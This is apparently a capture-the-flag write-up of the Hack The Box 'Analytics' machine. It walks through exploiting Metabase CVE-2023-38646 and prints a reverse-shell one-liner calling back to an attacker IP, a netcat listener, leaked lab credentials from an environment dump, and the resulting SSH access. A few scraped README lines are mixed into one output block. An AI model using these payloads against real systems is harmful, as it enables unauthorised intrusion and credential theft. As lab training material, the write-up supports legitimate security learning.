

Author: Kharim Mchatta

Date: 12/12/2023



Analytics



OS

Linux

RELEASE DATE

08 Oct 2023


DIFFICULTY

Easy

POINTS

20

I recently came across a pentest that taught me how to exploit a metabase web application. This web application had a security flaw which was given a CVE of 2023-38646. In short, this vulnerability allows an attacker to execute arbitrary commands on the server without requiring any authentication. The impact of this flaw was severe, as it granted unauthorized access to the server at the server's privilege level. Below is a representation of how I exploited the target.



Once the credentials were obtained from the RCE, I used ssh to gain shell access and got access to the server as the user.

```
(root@kali)-[~/Desktop/htb/analytix]
# nmap -sC -sV 10.10.11.233 -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-11 01:53 EST
Nmap scan report for 10.10.11.233
Host is up (1.3s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://analytical.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
.
Nmap done: 1 IP address (1 host up) scanned in 199.06 seconds
```


The first step in any pentest is usually reconnaissance which is the gathering of information about your target, I started off by performing a nmap scan and got the target open ports and associated services.

Two ports were open which was port 22 which was running ssh service and port 80 which was running http service.

With port 22 we can't do much with that services since we don't have credentials to login with hence went for port 80.

```
GNU nano 7.2 /e
127.0.0.1    localhost
127.0.1.1    kali
10.10.11.242 devvortex.htb dev.devvortex.htb
10.10.11.233 analytical.htb
10.10.11.239 codify.htb
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```


From the nmap result we noted that there was a domain name that was being used by the target machine which was analytical.htb. I opened up /etc/hosts and added the domain name.



On the browser I entered the domain name and loaded the web application. It was a website that is associated with research.


I browsed through the web application, and everything was a rabbit hole except the login tab which opened another page.

Initially it couldn't load the page because the domain name was not added on /etc/hosts but once I did a data.analytical.htb the page was loaded




data.analytical.htb was a subdomain which was built using the metabase application. It was a login page which requested for the username and password to gain access to the web application.

Unfortunately, at this point we didn't have any credentials to use hence we had to look for another alternative to either gain unauthorized access to the web application or get credentials which I will use to access the web application.




Since the subdomain was an application called metabase, I searched for exploits relating to the application and fortunately there were several results some of them being proof of concepts and others being explanations about the vulnerability which was dubbed CVE-2023-38646.



Opening the first search result which was a proof of concept in GitHub, I saw that it was a script. Going through the readme page it explained what the vulnerability was about and what you needed for you to exploit it successfully.

Link: <https://github.com/m3m0o/metabase-pre-auth-rce-poc>

The script needs the **target URL**, the **setup token** and a **command** that will be executed. The setup token can be obtained through the `/api/session/properties` endpoint. Copy the value of the `setup-token` key.



Upon reading several articles which all explained about the vulnerability in the api of the web application, we had to go to the endpoint of `/api/session/properties` then scroll down to **setup-token** and get the token which was going to be used in the script to upload the payload.

```
(root@kali)-[~/Desktop/htb/analytix] following command:
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.233] 59464
sh: can't access tty; job control turned off
/ $ whoami
metabase
/ $
```

```
(root@kali)-[~/Desktop/htb/analytix]
# python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "sh -i >& /dev/tc
p/10.10.14.77/9001 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```

```
(root@kali)-[~/Desktop/htb/analytix]
#
```

Once you have obtained the **setup-token** you are supposed to run the script that was obtained from GitHub and upload the payload.

Open the terminal and start your Netcat listener and then open another terminal run the script where you enter the subdomain name, the setup-token and your revers shell.

Note: if one shell doesn't work find another one that will work, initially used the shell of `bash -i >& /dev/tcp/10.0.2.15/9001 0>&1` which didn't work, and I changed it to `sh -i >& /dev/tcp/10.0.2.15/9001 0>&1` which worked and got access to the application

```
/ $ env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=d14ad1070b05
FC_LANG=en-US
SHLVL=4
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
OLDPWD=/home
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=-al
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
/ $
```

Upon getting a successful reverse shell, I listed all items on the box to see what files and folders were there and realized that the application was hosted in docker. The first step was to check for environment variables where I typed in the command **env** which ended up revealing credentials.

PK-IT
THE ETHICAL WAY

```
metalytics@analytical.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Dec 11 03:45:10 PM UTC 2023

System load:          0.5791015625
Usage of /:            94.2% of 7.78GB
Memory usage:         33%
Swap usage:           0%
Processes:            223
Users logged in:      1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0:  10.10.11.233
IPv6 address for eth0:  dead:beef::250:56ff:feb9:c57e

=> / is using 94.2% of 7.78GB
=> There are 49 zombie processes.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

This is a script written in Python that allows the exploitation of the Metabase's software security flaw in the described
Metabase Pro Auth RCE (CVE-2023-38646) POC
The list of available updates is more than a week old. Item is vulnerable in versions preceding 0.46.6.1 in the open-source edition, and
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Usage
Last login: Mon Dec 11 15:14:11 2023 from 10.10.15.207
metalytics@analytical.htb:~$
```

The obtained credentials was now used to gain access to the target server using ssh and gotten access to the user.txt flag.

HK-IT
THE ETHICAL WAY



Analytics

Linux · Easy

20

Points



3.9 266 Reviews

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

• EU Free 1

Target IP Address

10.10.11.233



Submit User Flag

User flag owned

[3] Easy